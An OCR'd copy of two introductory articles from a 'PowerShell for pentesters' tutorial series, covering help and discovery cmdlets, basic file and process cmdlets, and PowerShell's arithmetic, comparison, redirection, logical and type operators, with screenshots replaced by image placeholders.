


Figure 3: Result of Get-Help Command

As specified in the result of the help command, this command will display help about Windows PowerShell cmdlets and concepts.

For this first article, we will only discover cmdlets, and for the second one all necessary basics will be threatening, but for now, let's continue our article!

You can also search specific command by using "Get-Help <term_search>," knowing that the Get-Help command support wildcards.

First, let's get it all by using ***"Get-help *,"*** which will return us a huge list of help topics:




*Figure 4: Result of Get-Help * Command*

And let's try "Get-help *alia*," which will make us able to get only commands (and help topics) about aliases using a wildcard (just a simple example):

*Figure 5: Result of Get-Help *alia* Command*

Then we will try to get all aliases for current session using "***Get-Alias***" :




Figure 6: Result of Get-Alias Command

You can also get some examples of using a specific command (like Get-Help in this example), by using the "***-Examples***" option:




Figure 7: Result of "Get-Help -Example" Command

Let's discover the Cmdlets

The Cmdlets represent one of the most interesting features on PowerShell.
A Cmdlet (pronounced "Command-let") is a command that exists in the form of a .NET class instance.
It is not a simple executable. It can have attributes that are used to identify input parameters or to manage redirections with the pipeline

Cmdlets can be made with any .NET language or using the PowerShell scripting language. To display the available Cmdlets, use the Get-Command command.

Let's use the "***Get-Command***," which will give us all commands available possibilities:




Figure 8: Result of Get-Command Command

Otherwise, we can get only cmdlets by using the following Command :
"***Get-Command -CommandType cmdlet"***

As we can see, Cmdlets represent simply small scripts that follow a dash-separated verb-noun convention as "***Start-Process***" or "***Stop-Process***." We can remark that we can found ***Verbs*** with Different Actions. The structure of Cmdlets can be represented as the following :




Figure 9: Structure of Cmdlets

You can also get a little help about parameters available with the command you are using : ***"Get-Help Get-Process -Parameter * | more," where Get-Process represent the Cmdlets that are being used.***




*Figure 10: Result of Get-Help Get-Process – Parameter *, which allows us to get parameters that can be used with the command.*

And we and this part with very interesting parameters with the Get-Command command which is "-Verb" which allows us to do searches based on the Verb part (there are other filters based on the other parts of the command).

The example above represents a search using –Verb parameter which is start.
The command is the following: ***"Get-Command –Verb start"***




Figure 11: Result of Get-Command using the parameter -Verb

We can also get information directly by using a term of search or a wildcard (here in this example with a process using wildcard example) :
"Get-Command -CommandType cmdlet -Name *rocess*"

```
CommandType     Name                                Version    Source
-----------     ----                                -------    ------
Cmdlet          ConvertTo-ProcessMitigationPolicy   1.0.11     ProcessMitigations
Cmdlet          Debug-Process                       3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Enter-PSHostProcess                 3.0.0.0    Microsoft.PowerShell.Core
Cmdlet          Exit-PSHostProcess                  3.0.0.0    Microsoft.PowerShell.Core
Cmdlet          Get-Process                         3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Get-ProcessMitigation               1.0.11     ProcessMitigations
Cmdlet          Get-PSHostProcessInfo               3.0.0.0    Microsoft.PowerShell.Core
Cmdlet          Set-ProcessMitigation               1.0.11     ProcessMitigations
Cmdlet          Start-Process                       3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Stop-Process                        3.1.0.0    Microsoft.PowerShell.Management
Cmdlet          Wait-Process                        3.1.0.0    Microsoft.PowerShell.Management


PS C:\Users\Kondah>
```

Figure 12: Result of search using wildcards

Useful Cmdlets for Pentesting purposes

We can really get interesting Cmdlets that can really help us on our pentesting context, and of course, this is not the exhaustive list of all but simply some interesting Cmdlets.

In the next articles, we will discuss all of this deeply with use cases, knowing that the first two articles represent only an introduction to the essentials of PowerShell.

In this first example, we can find some of the most interesting Cmdlets that is Start-Process, which can be extremely interesting as a post-exploitation command that can be used to start a specific process.




Figure 13: Help Command of Start-Process Cmdlets




Figure 14: Example of Cmdlets "Start-Process " which allows us, in this example, to run notepad.exe

We can also Get a specific process using an interesting Cmdlet which is “**Get-Process**.” This Command can be extremely interesting command especially to get the ID of the process for Post exploitation purposes




Figure 15: Example of Cmdlets “Get-Process” which allows us to get information about a specific process

There is also an interesting Cmdlets that can allow us to get the content of a file which is ”**Get-Content**” Cmdlet (Extremely useful on pentests).




Figure 16: Example of Cmdlets “Get-Content” which allows us to get the content of a file

We can also find the Cmdlet ‘***‘Get-Location”*** which can return the current directory:

Figure 17: Example of Cmdlets “Get-Location” which allows us to get the current directory

Of course, we can also use an interesting Cmdlet to export what we get as results into specific fort like CSV (we can also export it in other formats) in this example using the “***Export-Csv***” Cmdlet, and it can be used with a pipe as we can see in the following screenshot:




Figure 18: Example of exporting results into a CSV file

Of course, it doesn't represent the exhaustive list of interesting Cmdlets but only the most useful ones in my opinion.
Any Cmdlet can be interesting depending on the context.
But to finish, here are some interesting and useful Cmdlets that can be used.
Knowing that we will discover all of this deeper by the third article when we will begin using (really) PowerShell for pentesting purposes with some use cases (always more interesting, right?

- ***Copy a file***: Copy-Item source_file destination_file
- ***Move a file***: Move-Item source_file destination_file
- ***Get Services***: Get-Service
- ***Formatting output***: Get-Process l Format-List –property name
- ***Get hash (SHA1) of a file***: Get-FileHash –Algorithm SHA1 file

Conclusion
PowerShell represents one of the most interesting and powerful languages for pentesting purposes.
In this suite of labs, we will try to cover all the essentials of PowerShell in a pentesting context, but, never forget, the most important now is that you must practice all of this again and again especially in use cases (other than we will discover) because this the only solution to be perfect.

From <https://resources.infosecinstitute.com/powershell-for-pentesters-part-1-introduction-to-powershell-and-cmdlets/>

Introduction

PowerShell represents one of the most interesting and powerful languages for a pentesting purpose as we explained in the first part of this lab series.

For the first part of this series of labs, we discovered together an introduction to PowerShell and CMDLETS, which represent one of the most importing things to learn before beginning to think about using PowerShell for a pentesting purpose.

In this article, we will try to discover the essentials of this beautiful and powerful language.

Operators
The first thing that we will discover together represents operators.
Operators in PowerShell is closely similar in what we find in some other scripting language, here are the most critical operators that we will discover together.




Figure 1: Operators in PowerShell

For more details about the role of each operator you can visit the official documentation: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/?view=powershell-6

Let's take a tour to discover the utilization of operators.
First, let's discover some basic operators like addition (+) or multiplication (*), it's used simply, as we can see in the following screenshot:




Figure 2: Basic Operators (+ and -)

We can also use arithmetic operators, precisely the addition one with Strings (that will do a concatenation between strings or between strings and numeric characters, or multiplication (*) with a string character (it will multiplicate the number of characters), which can be very useful for us in a fuzzing context, let's see that:

*Figure 3: Arithmetic Operators (+ and *) with Strings*

We can also use it with variables.
To declare variables, you can do it with a "$" sign before the name of your variable. Here's an example of creating variables (in our example the variable "var" is created using "$var" and manipulate them using assignation operators (very similar to assignment operators present in

other languages):




Figure 4: Creating and manipulating a variable with PowerShell using assignment operators

Let's discover another operator. This time, it will be comparison operators.
Let's discover some interesting operators which represent:

- -eq: Equal operator (Usage: $var1 -eq $var2 | Return: True or False)
- -gt: Greater than (Usage: $var1 -gt $var2 | Return: True or False)
- -match: Find if there is a string match in a phrase or a text in general
  (Usage: $Text -match $String | Return: True or False)
- -replace: Replace a string with another
  (Usage: $Text –replace $ToBeReplaced,$ToBeReplacedWith | Return: True or False)
- -in: Test if a string or a number is present in a text/list (declaring lists is straightforward: ())

And here's how we can manipulate it with some examples:




Figure 5: Comparison operators

More information can be found here:
https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_comparison_operators?view=powershell-6

We can also use redirection operators, and there are the most interesting ones:

- >: Sends output to a specified file (usage: Get-Process > output.txt)

- >>: Appends the output of a script to a specific file (Usage: test.ps1 >> output.txt)
- 2>: Sends errors to a specific file (Get-Process none 2> Errors.txt)
- 2>>: Append errors to a specific file (Get-Process none 2>> logs-Errors.txt)
  Here are some examples using these operators:




Figure 6: Example of redirection operators

Let's discover some last operators that can be very useful to us in our pentesting context.

Let's begin with some logical operators like the XOR (-xor), the and (-and) and the or (-or) one:

Figure 7: Example of logical operators

Here's also an example of the split (-split) and join (-join) operator:

Figure 8: Example of the join and split operators

And finally, with some examples of type operators like the "-is" that help us to test the type of a

variable/value and return a True or False state, and “-as” that convert to us the type of an object:

Figure 9: Example of type operators

